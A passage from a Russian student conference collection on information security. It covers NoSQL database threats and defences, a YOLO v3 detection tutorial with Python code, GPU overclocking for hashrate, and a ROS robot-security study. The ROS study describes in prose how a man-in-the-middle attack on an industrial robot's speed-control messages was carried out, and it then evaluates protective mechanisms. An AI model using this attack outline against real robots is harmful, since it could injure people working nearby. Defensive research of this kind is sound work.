В работе исследуются угрозы для современных NoSQL баз данных. Проводится анализ сценариев использования таких баз, знакомство с уязвимостями для каждого продукта по отдельности. В работе приводится классификация угроз для NoSQL баз данных и описан способ защиты от данных угроз. Подобные вопросы рассматривались в работах [1, 2], но в них не рассмотрены современные NoSQL БД и отсутствуют некоторые классы угроз. Поэтому тема исследования актуальна и требует дальнейшего изучения.

Ключевые слова: NoSQL, БД; анализ сценариев использования, Redis, Clickhouse, MongoDB, классификация угроз.

A.N. Kokoulin, N.A. Gagarin

VULNERABILITY ANALYSIS OF MODERN NoSQL DATABASES Redis, Mongodb, Clickhouse AND METHODS OF THEIR PROTECTION

This paper examines threats to modern NoSQL databases. The analysis of scenarios for the use of such databases is carried out, familiarization with vulnerabilities for each product separately. The paper provides a classification of threats for NoSQL databases and describes a way to protect against these threats. Similar issues were considered in [1, 2], but they do not consider modern NoSQL databases and there are no certain classes of threats. Therefore, the research topic is relevant and requires further scientific work.

Keywords: NoSQL, DB, usage analysis, Redis, Clickhouse, MongoDB, threat classification.

Базы данных NoSQL появились в 1998 г. Подобные базы данных изначально не были популярны. Однако с ростом неструктурированной информации подобными решениями стали пользоваться чаще. В настоящее время подобные NoSQL-решения используются множеством компаний как в РФ, так и по всему миру из-за ряда преимуществ:

1. *Высокая производительность.* Некоторые документоориентированные БД (например MongoDB) позволяют добиться порядка 20 000 вставок и 4800 выборок в секунду. А БД типа «ключ-значение»

могут обрабатывать сотни тысяч запросов в секунду. Объекты в NoSQL обычно можно хранить прямо в том виде, в котором с ними потом работает приложение. За счет этого уменьшается время, необходимое приложению для поставки данных потребителю.

2. *Масштабируемость.* Это одно из главных достоинств NoSQL-СУБД. Из-за особенностей архитектуры данные решения хорошо масштабируются вертикально и горизонтально, что способствует существенной экономии средств на оборудование.

Это позволяет использовать БД в таких областях, как аналитика, системы управления контентом, кэширование, системы обмена сообщениями, сбор показателей датчиков в IoT и MES.

В ходе выполнения работы были изучены атаки, которые можно провести на конкретную БД. Эти данные были обработаны, и составлен список наиболее актуальных угроз для NoSQL БД, которые в дальнейшем можно можно классифицировать следующим образом:

Инъекционные атаки на базы данных. Использование NoSQL БД не является гарантией от уязвимостей внедрения вредоносного кода злоумышленником.

Эксплуатация уязвимостей баз данных. Даже если уязвимость была обнаружена и компанией-разработчиком было выпущено обновление, закрывающее данную проблему, может пройти значительное время перед обновлением. Причиной этому являются трудности с поиском времени для вывода сервера из строя и проведения обслуживания. В результате этого уязвимости остаются актуальными, чем может воспользоваться злоумышленник.

Угрозы, возникающие из-за неправильного управления правами и/или конфигурациями. Большинство современных NoSQL БД являются относительно молодыми продуктами, которые активно развиваются. Поэтому непрерывно появляется новый функционал, что при условии слабого контроля со стороны администратора может привести к возникновению следующих уязвимостей из-за ошибок в конфигурации:

– выполнение произвольных скриптов. Например, MongoDB с настройками по умолчанию позволяет запускать JavaScript-код, который будет выполнен на стороне сервера базы данных (RCE);

– получение доступа с использованием специального интерфейса администрирования;

– использование регулярных выражений для совершения запроса;

– манипуляция с REST-интерфейсом и подделка межсайтовых запросов (CSRF).

Угрозы, возникающие из-за неправильно сконфигурированной архитектуры приложения. Указанные БД не должны быть доступны за пределами доверенной зоны, так как подобные БД не обладают достаточным уровнем защищенности:

– некоторые БД (например Redis) с настройками по умолчанию могут работать без пароля;

– не используется зашифрованное соединение с клиентами. Это может привести к атакам типа Man-In-The-Middle.

Угроза отказа в обслуживании. Из-за особенностей применения подобных баз задержки (а тем более полного отказа) в обслуживании могут привести к серьезным проблемам в работоспособности системы в целом:

– существует класс атак на Redis, которые выполняются даже без внешнего доступа к экземпляру, что вызовет O(N) (в худшем случае) сложность алгоритма для поиска структур данных;

– MongoDB может выполнять поиск по регулярным выражениям. Это может привести к повышенной загрузке системы.

Защита БД может значительно отличаться от выбранной базы данных и от конкретных сценариев ее использования. Однако можно говорить об общих рекомендациях, которые будут справедливы для каждой из указанных БД:

– указание порта для подключения, отличного по умолчанию;

– настройка аутентификации пользователей и разграничение полномочий (если это возможно для выбранной БД);

– настройка квот потребления ресурсов для каждого пользователя (если это возможно для выбранной БД);

– использование LDAP для смены паролей;

– использование зашифрованного соединения с базой данных (используя средства самой БД либо сторонними утилитами);

– ограничение доступа к базе данных только для известных хостов. Например, ограничить список только серверами приложения;

– разумный подход к построению архитектуры приложения. Если конечному потребителю не требуется непосредственный доступ к базе данных, то такая БД не должна быть доступна извне;

– следить за обновлениями и исправлениями ошибок от разработчиков;

– производить фильтрацию данных, вводимых пользователем перед выполнением запросов.

В данной работе ознакомились с указанными NoSQL БД, рассмотрены наиболее популярные сценарии их использования, специфические атаки для каждого типа БД и методы защиты подобных решений [1–5]. Подводя итоги, можно утверждать, что NoSQL-решения будут занимать все большую часть рынка высоконагруженных приложений. Однако стоит уделять пристальное внимание безопасности, так как вместо SQL каждый тип NoSQL БД использует свой язык запросов. Подобный подход приводит к существенному увеличению поверхности атаки для таких баз данных. Данная работа может быть полезна разработчикам высоконагруженных систем, администраторам, так как позволит избежать повторения частых ошибок.

Библиографический список

1. Скакун В.В. Защита информации в базах данных и экспертных системах. – Минск: БГУ, 2017 [Электронный ресурс]. – URL: https://elib.bsu.by/bitstream/123456789/48524/5/Защита_информации_в_БД.pdf (дата обращения: 11.03.2022).

2. Швецов В.И. Базы данных [Электронный ресурс]. – URL: https://op.vlsu.ru/fileadmin/Programmy/Bacalavr_academ/01.03.02/Metod_doc/Metod_Lec_BD_010302PMI.pdf (дата обращения: 11.03.2022).

3. ГОСТ Р ИСО / МЭК 15408. Информационная технология. Методы и средства обеспечения безопасности. Критерии оценки безопасности информационных технологий [Электронный ресурс]. – URL: http:www.fstec.ru (дата обращения: 11.03.2022).

4. Jones M. Fight against SQL injection attacks // IBM. – URL: https://www.ibm.com/developerworks/security/library/se-sql-injection-attacks/index.html (дата обращения: 11.03.2022).

5. Бирюков А.А. Информационная безопасность: защита и нападение. – М.: ДМК Пресс, 2012. – 474 с.

Сведения об авторах

Кокоулин Андрей Николаевич – доцент кафедры «Автоматика и телемеханика» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: liga_asu@mail.ru

Гагарин Никита Андреевич – студент Пермского национального исследовательского политехнического университета, гр. КОБ-18-1с, г. Пермь, e-mail: gagarin.nikita.01@mail.ru

УДК 620.3.51

В.Н. Жуланов

ИСПОЛЬЗОВАНИЕ ПРЕДОБУЧЕННОЙ СВЕРТОЧНОЙ НЕЙРОННОЙ СЕТИ YOLO v3 ДЛЯ РАСПОЗНАВАНИЯ ОБРАЗОВ С КАМЕР ВИДЕОНАБЛЮДЕНИЯ

В статье исследуется способ использования свёрточной нейронной сети YOLO v3 для распознавания образов с камер видеонаблюдения. Свёрточная нейронная сеть – это особая архитектура нейронной сети, которая предназначена для распознавания образов объектов на видео и фото. Она разбивает изображение на ячейки в виде сетки, после чего каждая ячейка отвечает за предсказание образа объекта. В этой статье рассматривается решение задачи распознавания образов. Показан способ реализации программного алгоритма на языке Python. Описан общий ход построения программы.

Ключевые слова: нейронная сеть, распознавание объектов, свёртка, видеонаблюдение.

V.N. Zhulanov

USING A PRE-TAINED YOLO v3 CONVOLUTIONAL NEURAL NETWORK FOR IMAGE RECOGNITION FROM VIDEO SURVEILLANCE CAMERAS

This article explores how to use the YOLO v3 Convolutional Neural Network for image recognition from CCTV cameras. A convolutional neural network is a special neural network architecture that is designed to recognize images of objects in video and photos. It divides the image into cells in the form of a grid, after which each cell for the prediction of the image of the object. This article discusses the solution to the problem of pattern recognition. A method for implementing a software algorithm in Python is shown. The general course of building the program is described.

Keywords: neural network, object recognition, convolution, video surveillance.

YOLO – это популярная архитектура свёрточной нейронной сети, которая используется для распознавания объектов на фото и видео. Главная особенность этой архитектуры по сравнению с другими состоит в том, что большинство систем применяют свёрточную нейронную сеть несколько раз к разным регионам изображения, в YOLO CNN применяется один раз ко всему изображению сразу. Сеть делит изображение на своеобразную сетку и предсказывает рамки и вероятности того, что там есть искомый объект [1].

Когда мы визуализируем все эти вероятности, мы получаем карту всех объектов и набор содержащих рамок. Визуализированный ход работы сети представлен на рис. 1 [2].




Рис. 1. Ход работы сети

У нас есть кадр, поделённый на ячейки. Для каждой из этих ячеек сеть должна дать предсказание:

– наличие или отсутствие объекта или части объекта в ячейке;

– если объект или части объекта присутствует, то четыре координаты рамки: x, y, w, h;

– вероятность отнесения к известным классам.

Средства разработки

№ п/п	Средство разработки	Назначение
1	Python 3.7	Написание алгоритма
2	Numpy	Библиотека математических вычислений
3	OpenCV	Библиотека алгоритмов компьютерного зрения
4	MS COCO	Подготовленный датасет
5	Weights, Config	Подготовленные файлы весов и конфигурации сети
6	PyCharm	Среда разработки

Импорт библиотек, необходимых для работы алгоритмов компьютерного зрения математических вычислений, представлен в листинге 1.

Листинг 1

```
import cv2
import numpy as np
```

Загрузка весов и конфигурации сети, а также классов представлена в листинге 2.

Листинг 2

```
net = cv2.dnn.readNet('model_data/yolov3.weights',
'model_data/yolov3.cfg')
net.setPreferableBackend(cv2.dnn.DNN_BACKEND_OPENCV)
classes = open('model_data/coco.names').read().
strip().split('\n')
```

Загрузка входного видео, получение параметров ширины, высоты, FPS-кадра, а также выгрузка обработанного видео представлена в листинге 3.

Листинг 3

```
cap = cv2.VideoCapture('video/10_sec.mp4')
frame_width, frame_height = int(cap.get(3)),
int(cap.get(4))
fps = cap.get(cv2.CAP_PROP_FPS)
out = cv2.VideoWriter('video_out/10_sec_out_v4.avi',
cv2.VideoWriter_fourcc('M','J','P','G'), fps,
(frame_width, frame_height))
```

Запуск цикла while(), который работает до последнего кадра, представлен в листинге 4.

Листинг 4

```
while(cap.isOpened()):
    ret, img = cap.read()
    H, W = img.shape[:2]
    conf = 0.5
```

Функция isOpened() возвращает True, пока происходит захват кадров из видео. Переменная conf отвечает за минимальное значение вероятности, для слабых обнаружений. У нас это 50 %.

Создание blop – кадров, пропуск кадра через сеть, получение ограничивающих рамок представлено в листинге 5.

Листинг 5

```
blop = cv2.dnn.blobFromImage(img, 1 / 255.0, (416,
416), swapRB=True,
crop=False)
net.setInput(blop)
output_layers_names =
```

```
net.getUnconnectedOutLayersNames()
layerOutputs = net.forward(output_layers_names)
```

Инициализация рамок, уровня доверия и идентификатора класса представлена в листинге 6.

Листинг 6

```
boxes = []
confidences = []
class_ids = []
```

Цикл, который проходит по каждому из слоёв, извлекает класс объекта и уверенность, фильтрует слабые прогнозы. Если прогноз больше установленного порога, то цикл получает координаты ограничительной рамки, значение уверенности и класс объекта представлены в листинге 7.

Листинг 7

```
    for output in layerOutputs:
    for detection in output:
        scores = detection[5:]
        class_id = np.argmax(scores)
        confidence = scores[class_id]
        if confidence > conf:
            center_x = int(detection[0] * W)
            center_y = int(detection[1] * H)
            w = int(detection[2] * W)
            h = int(detection[3] * H)
            x = int(center_x - w / 2)
            y = int(center_y - h / 2)
```

Подавление перекрывающихся рамок одного объекта, выбор шрифта и цвета рамки для объектов одного класса представлены в листинге 8.

Листинг 8

```
indexes = cv2.dnn.NMSBoxes(boxes, confidences, conf,
conf - 0.1)
font = cv2.FONT_HERSHEY_PLAIN
np.random.seed(42)
colors = np.random.randint(0, 255, size=(len(classes),
3), dtype='uint8')
```

Цикл отрисовки рамок и текста в соответствии с классом объекта представлен в листинге 9.

Листинг 9

```
for i in indexes.flatten():
    x, y, w, h = boxes[i]
```

```
    label = str(classes[class_ids[i]])
    confidence = str(round(confidences[i], 2)) color =
[int(c) for c in colors[class_ids[i]]]
    cv2.rectangle(img, (x, y), (x + w, y + h), color,2)
    cv2.putText(img, label + " " + confidence, (x, y -
5), font, 1, color, 2)
```

Цикл сборки видео из обработанных кадров представлен в листинге 10.

Листинг 10

```
if ret == True:
  out.write(img)
else:
  break
```

Результат работы программы представлен на рис. 2 и 3. Исходное видео взято в открытом доступе.




Рис. 2. Результат работы программы




Рис. 3. Результат работы программы

Библиографический список

1. Распознавание объектов в режиме реального времени на iOS с помощью YOLOv3 [Электронный ресурс]. – URL: https://mailsgun.ru/распознавание-объектов-в-режиме-реал/ (дата обращения: 14.04.2022).

2. Распознавание объектов с помощью YOLO v3 на Tensorflow 2.0 [Электронный ресурс]. – URL: https://proglib.io/p/raspoznavanie-obektov-s-pomoshchyu-yolo-v3-na-tensorflow-2-0-2020-11-08 (дата обращения: 14.04.2022).

Сведения об авторе

Жуланов Вячеслав Николаевич – студент Пермского национального исследовательского политехнического университета, гр. КОБ-18-1с, г. Пермь, e-mail: 590slavv@gmail.com

УДК 003.26

И.И. Заиченко, И.И. Зеленин, Е.Л. Кротова

ПОВЫШЕНИЕ ХАРАКТЕРИСТИК ВИДЕОКАРТЫ ДЛЯ УСКОРЕНИЯ ХЕШИРОВАНИЯ

В статье исследуется возможность повышения эффективности вычисления хэшрейта. Данное исследование проходт с помощью видеокарты NVIDIA GeForce GTX 1060 3GB. В работе описаны способы повышения характеристик видеокарты при помощи различного программного обеспечения. Данный метод позволяет повысить характеристики видеокарты, не требуя высоких затрат. Данные способы проверялись на алгоритме Equihash.

Ключевые слова: хешрейт, видеокарта, хеш, алгоритм хеширования.

I.I. Zaichenko, I.I. Zelenin, E.L. Krotova

IMPROVING THE PERFORMANCE OF THE GRAPHICS CARD TO SPEED UP HASHING

This article explores the possibility of improving the efficiency of hash rate calculation. The research will take place using the video card NVIDIA GeForce GTX 1060 3GB. This paper will describe ways to improve the performance of the video card using various Software. This method allows to increase the performance of the video card without incurring high costs. These methods were tested with the Equihash algorithm.

Keywords: hashrate, video card, hash, hashing algorithm.

В современном мире человек сталкивается с вычислением хеш-функции. Данная функция встречается во многих сферах человеческой деятельности. Скорость вычисления хеша зависит от мощности вычислительной техники. Также хеш влияет на доступность информации. Следующим образом, например при DDoS атаке, вычислительной технике необходимо обрабатывать большое количество запросов, то есть вычислять хеш-функцию. Если вычислительная техника слабая, то она не справляется с обработкой всех запросов, и сервис уходит в отказ.

Хеш-функция (хеш) – это математический алгоритм, с помощью которого произвольный массив данных преобразуется в строку фиксированной длины, которая состоит из букв и цифр [1–3]. В криптографии необходимы хеш-функции, обладающие следующими свойствами: детерминирование, быстрое вычисление и сложность обратного вычисления.

Хешрейтом называется единица измерения, позволяющая определять мощность вычислительного оборудования. Это единица измерения выражается в хешах за секунду (H/s). Данная характеристика чаще всего используется в области криптовалют, поэтому существует еще один вариант выражения хешрейта – солы в секунды (Sol/s). Главный фактор для выбора варианта выражения скорости зависит от алгоритма вычисления хеша.

Мы выбрали алгоритм Equihash и проводили исследование с ним, так как вычислительная мощность нашего оборудования была ограничена. Суть алгоритма основывается на парадоксе «Закономерности дней рождений». Разработчики сделали алгоритм простым, и основа заключается в таком виде: «Вероятность нахождения нужного хеша группой майнеров равна 2 в N степени, деленное на 2». Equihash был дополнен реализацией техники, называемой алгоритмом привязки. Привязка алгоритма меняет проблему: в среднем получается не более двух решений, что делает их практически уникальными.

Для исследования мы установили необходимое ПО, а именно: Nice Hash Miner, MSI Afterburner, NVIDIA Inspector. Nice Hash Miner позволяет определить текущее значение хэшрейта. MSI Afterburner позволяет изменять характеристики тактовой частоты памяти и ядра видеокарты. NVIDIA Inspector позволяет определить тактовые частоты в настоящий момент времени.

На первом этапе мы определяем характеристики видеокарты без изменений. Данные представлены в таблице.

После того как мы определили начальные характеристики, к данным характеристикам добавляем по 50 МГц. После каждого прибавления мы измеряли хешрейт и проверяли систему на стабильную работу видеокарты при полученных характеристиках. Все данные представлены в таблице.

Характеристики видеокарты

Частота ядра (МГц)	Частота памяти (МГц)	Шаг герцовки	Хешрейт (Sol/s)
1506	4004	+ 0	24,895
1556	4054	+ 50	28,314
1606	4104	+100	26,483
1656	4154	+150	26,440
1706	4204	+200	26,902
1756	4254	+250	28,426

Повышение частот будет производиться до тех пор, пока на исследуемом экране не будут появляться артефакты. Это значит, что система не справляется с такой нагрузкой и стоит вернуться к предыдущему значению частот.

Достигнув частоты, равной 1806 МГц ядра и 4304 МГц памяти, мы начали замечать на экране артефакты, поэтому мы вернулись к значению частоты равной 1756 и 4254 МГц ядра и памяти соответственно. При данной частоте хешрейт составил максимальное значение равное 28,426 Sol/s. Данный способ позволил увеличить хешрейт на 16 %. Это лишь один из способов, как можно повысить хешрейт видеокарты, однако главным плюсом данного способа является простота использования.

Однако следует отметить, что чем мощнее видеокарты, тем больше потенциала для ускорения ее хешрейта, потому что диапазон частот у таких видеокарт больше, чем у бюджетных карт.

Библиографический список

1. Данилов А.Н., Кротова Е.Л., Липин Ю.Н. Математические основы криптологии и криптографические методы и средства обеспечения информационной безопасности. – Пермь: ПГТУ, 2008. – 364 с.

2. Столлингс В. Основы защиты сетей. – Вильямс, 2002. – 429 с.

3. Фергюсон Н., Шнаер Б. Практическая криптография. – Вильямс, 2005. – 424 с.

Сведения об авторах

Заиченко Иван Иванович – студент Пермского национального исследовательского политехнического университета, гр. КЗИ-19-1б, г. Пермь, e-mail: vano20-2001@mail.ru

Зеленин Иван Игоревич – студент Пермского национального исследовательского политехнического университета, гр. КЗИ-19-1б, г. Пермь, e-mail: ivan-z-01@mail.ru

Кротова Елена Львовна – кандидат физико-математических наук, доцент кафедры «Высшая математика» Пермского национального исследовательского политехнического университета, г. Пермь.

УДК 004.056.5

Г.О. Иванов

ОЦЕНКА ВЛИЯНИЯ МЕХАНИЗМОВ ЗАЩИТЫ ОПЕРАЦИОННОЙ СИСТЕМЫ РОБОТОВ НА ПРОИЗВОДИТЕЛЬНОСТЬ РОБОТА

Роботизированная операционная система (РОС) является одной из самых популярных платформ для реализации систем управления роботами и разработки программного обеспечения. Однако РОС изначально создавалась для научно-исследовательских задач и не предполагалась для использования в коммерческой индустрии, ввиду чего в данной системе не предусмотрены какие-либо методы защиты. Это объясняется тем, что традиционные методы защиты требуют определенных ресурсов для функционирования, что вызывает дополнительные нагрузки и снижение производительности, а также приводит к появлению задержек при обработке управляющих сигналов. На сегодняшний момент еще не создано единого решения для закрытия всех уязвимостей в РОС, поскольку каждая практическая реализация операционной системы роботов уникальна и требует персонализированного подхода ввиду наличия приоритетных угроз и ограничений по нагрузке на производительность. В статье приводится описание робота на базе РОС, имеющего ограничения по снижению производительности, подтверждается актуальность атаки «человек посередине», проводится подбор механизмов защиты от данной атаки и оценивается их влияние на производительность робота.

Ключевые слова: роботизированная операционная система, производительность, ограничения, механизмы защиты, оценка влияния.

G.O. Ivanov

EVALUATION OF THE INFLUENCE OF PROTECTION MECHANISMS OF THE OPERATING SYSTEM OF ROBOTS ON THE PERFORMANCE OF THE ROBOT

The robotic operating system (ROS) is one of the most popular platforms for implementing robot control systems and software development. However, ROS was originally created for research purposes and was not intended for use in the commercial industry, which is why this system does not provide any protection methods. This is due to the fact that traditional protection methods require certain resources for operation, which results in additional loads and performance degradation, and also leads to delays in the processing of control signals. To date, a single solution has not yet been created to close all vulnerabilities in ROS, since each practical implementation of the operating system of robots is unique and requires a personalized approach, due to the presence of priority threats and restrictions on the load on performance.This article describes a robot based on ROS, which has limitations on performance degradation,

confirms the relevance of the “man in the middle” attack, selects defense mechanisms against this attack, and evaluates their impact on robot performance.
Keywords: robotic operating system, performance, limitations, protection mechanisms, impact assessment.

Введение. По задумке, механизмы защиты должны интегрироваться в платформу РОС и вносить структурные изменения в процессы хранения и обработки данных, не изменяя ключевых особенностей архитектуры. Это позволяет добавить промежуточные вычислительные этапы, способные обеспечить защиту от большинства известных атак, при этом не создавая изменений в логике работы РОС. Однако не существует одного универсального механизма для закрытия всех известных уязвимостей. Различными группами разработчиков ведется создание множества механизмов защиты, имеющих свои сильные и слабые стороны.

Ключевым недостатком разработанных механизмов защиты является использование традиционных методов защиты по умолчанию. Такие решения, как использование криптографии для шифрования данных, использование рукопожатий для проведения аутентификации, применения кэширования для проверки целостности данных и другие, обеспечивают защиту в ущерб производительности. Так, в попытке защитить платформу РОС от широкого спектра атак традиционными методами разработчики механизмов идут против основной концепции РОС, ставя задачу обеспечения защиты выше производительности [1].

В ситуациях, когда РОС функционирует в условиях наличия требований к производительности, применение механизмов, использующих традиционные методы защиты, может само по себе создать условия возникновения инцидента, без необходимости участия злоумышленника, против которого и вводились механизмы защиты. Особо серьезно это касается роботов на базе РОС, которые активно взаимодействуют с людьми.

1. Описание модели применения робота на базе РОС. В качестве объекта исследования выберем промышленного робота-манипулятора модели M-900iB/280, от компании FANUC, используемого на химическом производстве для совершения манипуляций с опасными веществами, работающего на базе РОС.

Данный тип робота обладает полностью модернизированной рукой, обеспечивающей максимальную жесткость конструкции. Один из его ключевых показателей – очень высокий уровень статической

податливости. Благодаря этому качеству робот идеально подходит для решения задач, требующих высокой точности.

Робот работает вместе с людьми и выполняет определенные манипулятивные действия, например подъем и фиксацию, перемещение объекта в пространстве. Всякий раз, когда человек приближается к роботу, тот должен замедляться или даже останавливаться, если человек находится слишком близко. Для контроля скорости робота существуют области, которые для простоты обозначим номерами от 0 до 2, где 0 означает отсутствие человека, 1 означает нахождение человека в зоне совместной работы (работа с пониженной скоростью), а 2 означает нахождение человека в опасной зоне (робот полностью останавливается). Робот оснащен датчиками, которые фиксируют и обрабатывают данные об окружении, в частности о попадании человека в одну из пронумерованных областей.

Сеть состоит из самого робота, двухдиапазонного маршрутизатора, который позволяет подключаться по беспроводной сети к компьютеру вне робота, и внешнего сервера, который выполняет определенные действия. Робот общается с сервером через темы ROC.

Алгоритм контроля скорости робота строится следующим образом:

– датчики фиксируют человека в 0 области или ни в какой другой, робот работает с нормальной скоростью, датчики не передают сообщения;

– датчики фиксируют попадание человека в 1-ю или 2-ю область и начинают постоянно генерировать сообщения размером 3 КБ с текущем положением человека;

– сообщения обрабатываются платформой ROC и передаются встроенным в робота узлам, отвечающим за изменение его скорости;

– узлы робота изменяют скорость в соответствии с полученными сообщениями;

– ROC отправляет сообщение серверу об изменении скорости робота;

– сервер может прислать ответное сообщение с повышенным приоритетом, самостоятельно устанавливая скорость робота.

Области контроля скорости данной модели робота рассчитаны таким образом, что если датчики непрерывно генерируют 140 000 сообщений размером 3 КБ и передают их узлам, отвечающим за изменение скорости робота, с частотой 200 Гц, то они должны быть переданы не более чем за 10 мс, при допустимой потере сообщений не более 0,1 % от общего количества. Если данное условие не выпол-

няется, то считается, что человек смог попасть во 2-ю область и робот не успел полностью остановиться, что создает угрозу опасности для жизни человека.

2. Алгоритм проведения атаки. Цель атаки – незаметно перехватить, изменить и заблокировать сообщения между сервером и роботом, чтобы создать аварийную ситуацию. Имея злоумышленника в той же сети, что и узлы POC, мы можем использовать атаку «человек посередине» чтобы передать все данные с сервера через компьютер злоумышленника, предварительно проанализировав и модифицировав их.

Атака проводилась в три этапа: сначала проводится анализ сети, затем перехватывались данные и, наконец, был получен контроль над передачей данных.

Анализ сети проводился с использованием инструмента nmap для поиска IP-адресов сервера и робота. С IP-адресами злоумышленник знает расположение двух концов TCP-соединения, по которым передаются целевые данные.

Как только IP-адреса конечных точек были обнаружены, была запущена атака «человек посередине», чтобы поместить компьютер злоумышленника между этими точками. Злоумышленник отправлял вредоносный TCP-пакет на широковещательный канал маршрутизатора с установленным флагом SYN, после получения ответа с флагами SYN+ACK производилась отправка пакета ACK, содержащего легитимный порядковый номер на подключение. Подобрать номер удалось с помощью полученного ответа, где содержался данный номер, уменьшенный на единицу. Теперь компьютер злоумышленника соединен с роботом и сервером.

Последним шагом потребовалось включить IP-переадресацию, чтобы убедиться, что полученные пакеты будут перенаправлены в исходное место назначения. Теперь, когда данные проходят через машину злоумышленника, нужен способ изменить или заблокировать их. Для этого использовалась библиотека Linux под названием Netfilter Queue. С помощью этого инструмента можно создавать правила прохождения трафика и обработки пакетов через машину злоумышленника.

В результате реализованной атаки «человек посередине» компьютер злоумышленника получил возможность просматривать и изменять весь проходящий трафик между роботом и сервером. Для создания аварийной ситуации с роботом злоумышленник может подделать сообщение от лица сервера и изменить скорость работы робота, тем

самым создав угрозу для человека, находящегося непосредственно вблизи, в областях 1 или 2.

3. Подбор механизмов защиты. Для защиты робота от атаки «человек посередине» можно использовать один из следующих механизмов:

– Securing ROS. Дополнение к API и экосистеме ROC, разработанное для закрытия основных уязвимостей ROC. Обеспечивает безопасность транспортного уровня (TLS) для всех сокетов ROC, создает доверительные цепочки между узлами, используя сертификат x.509, определяет пространство имен и разрешенные роли для ограничения узлов ROC.

– Secure ROS. Решение предоставляет альтернативные версии пакетов ROC, которые обеспечивают безопасную связь между узлами. Основной упор сделан на обеспечение безопасного соединения для обычных пользователей, для чего вводится IP-расширение безопасности (IPSec). IPSec используется в транспортном режиме, таким образом шифруя и аутентифицируя полезную нагрузку передаваемых сообщений. Кроме того, транспортный и прикладной уровень защищаются хешем, поэтому они не могут быть изменены извне.

– SECURE-ROS-TRANSPORT. Архитектура работает на уровне приложений, используя выделенный сервер аутентификации, обеспечивая безопасную связь между узлами ROC, используя криптографические методы, обеспечивая конфиденциальность и целостность данных. Данная реализация включает модификацию основных пакетов ROC и обеспечивает создание защищенного канала связи, позволяющего узлам ROC безопасно обмениваться сообщениями. Для TCP используется TLC, а для UDP используется DTLS, что позволяет повысить защищенность связи между главным и побочными узлами [2].

4. Оценка влияния механизмов на производительность. Для проведения оценки будем осуществлять передачу сообщений между узлами робота со следующими параметрами:

– тип сообщения: string;

– размер сообщения: 3 КБ;

– количество отправляемых сообщений: 140 000;

– частота отправки: 200 Гц.

В итоге были получены следующие результаты.

Перед отправкой 140 000 сообщений размером 33 КБ каждому механизму потребовалось дополнительное время на обработку данных. Чистая версия ROS обеспечила задержку в 0,288 мс. Задержка Securing

ROS была выше на 4102,778 % от значения чистой версии ROS, Secure ROS – выше на 121,153 %, Secure-ROS-Transport – выше на 4082,292 %.

Затраченное время отправки всех сообщений для чистой версии ROS составило 3,615 мс. Затраченное время Securing ROS было больше на 807,441 % от значения чистой версии ROS, Secure ROS – больше на 330,776 %, Secure-ROS-Transport – больше на 760,775 %.

В результате невозможности поддерживать заданную частоту в 200 Гц и разовых ошибок на уровне программы, присутствовала потеря пакетов. Чистая версия ROS смогла передать все 140 000 без потерь. Securing ROS смог передать на 39,234 % меньше от значения чистой версии ROS, Secure ROS – меньше на 0,002 %, Secure-ROS-Transport – меньше на 33,701 %.

Заключение. В результате проведенной работы для исследуемой модели системы робота на основе РОС была успешно реализована атака «человек посередине». Для обеспечения защиты от выявленной угрозы был определен перечень механизмов защиты, использующих традиционные методы защиты по умолчанию.

Проведенная оценка производительности каждого механизма показала, что их наличие приводит к созданию значительной нагрузки на систему. Расчет производительности позволил определить, что для заданной модели робота на базе РОС механизмы защиты Securing ROS, Secure ROS и Secure-ROS-Transport не могут использоваться, поскольку их влияние приводит к нарушению условий для контроля областей контроля скорости робота-манипулятора, создавая условия для возникновения риска.

Библиографический список

1. Безопасность операционной системы робота. Робототехника и автономные системы / Б. Дибер, Б. Брейлинг, С. Таурер, С. Качянка, С. Расс, П. Шартнер. – 2017. – 98. – С. 192–203.

2. Операционная система робота: повторное использование пакетов и динамика сообщества / П. Эстефо, Дж. Симмондс, Р. Роббс, Дж. Фабри // Журнал систем и программного обеспечения. – 2019. – 151. – С. 226–242.

Сведения об авторе

Иванов Глеб Олегович – магистрант Пермского национального исследовательского политехнического университета, гр. КЗИ-20-1м, г. Пермь, e-mail: gleb_molodoi5@mail.ru

УДК 004.056.5

П.Н. Игнатьев

ИССЛЕДОВАНИЕ ВОЗМОЖНОСТИ ПРИМЕНЕНИЯ ПРОСТРАНСТВЕННЫХ КАРТ ГЛУБИН В СИСТЕМАХ РАСПОЗНАВАНИЯ ЛИЦ

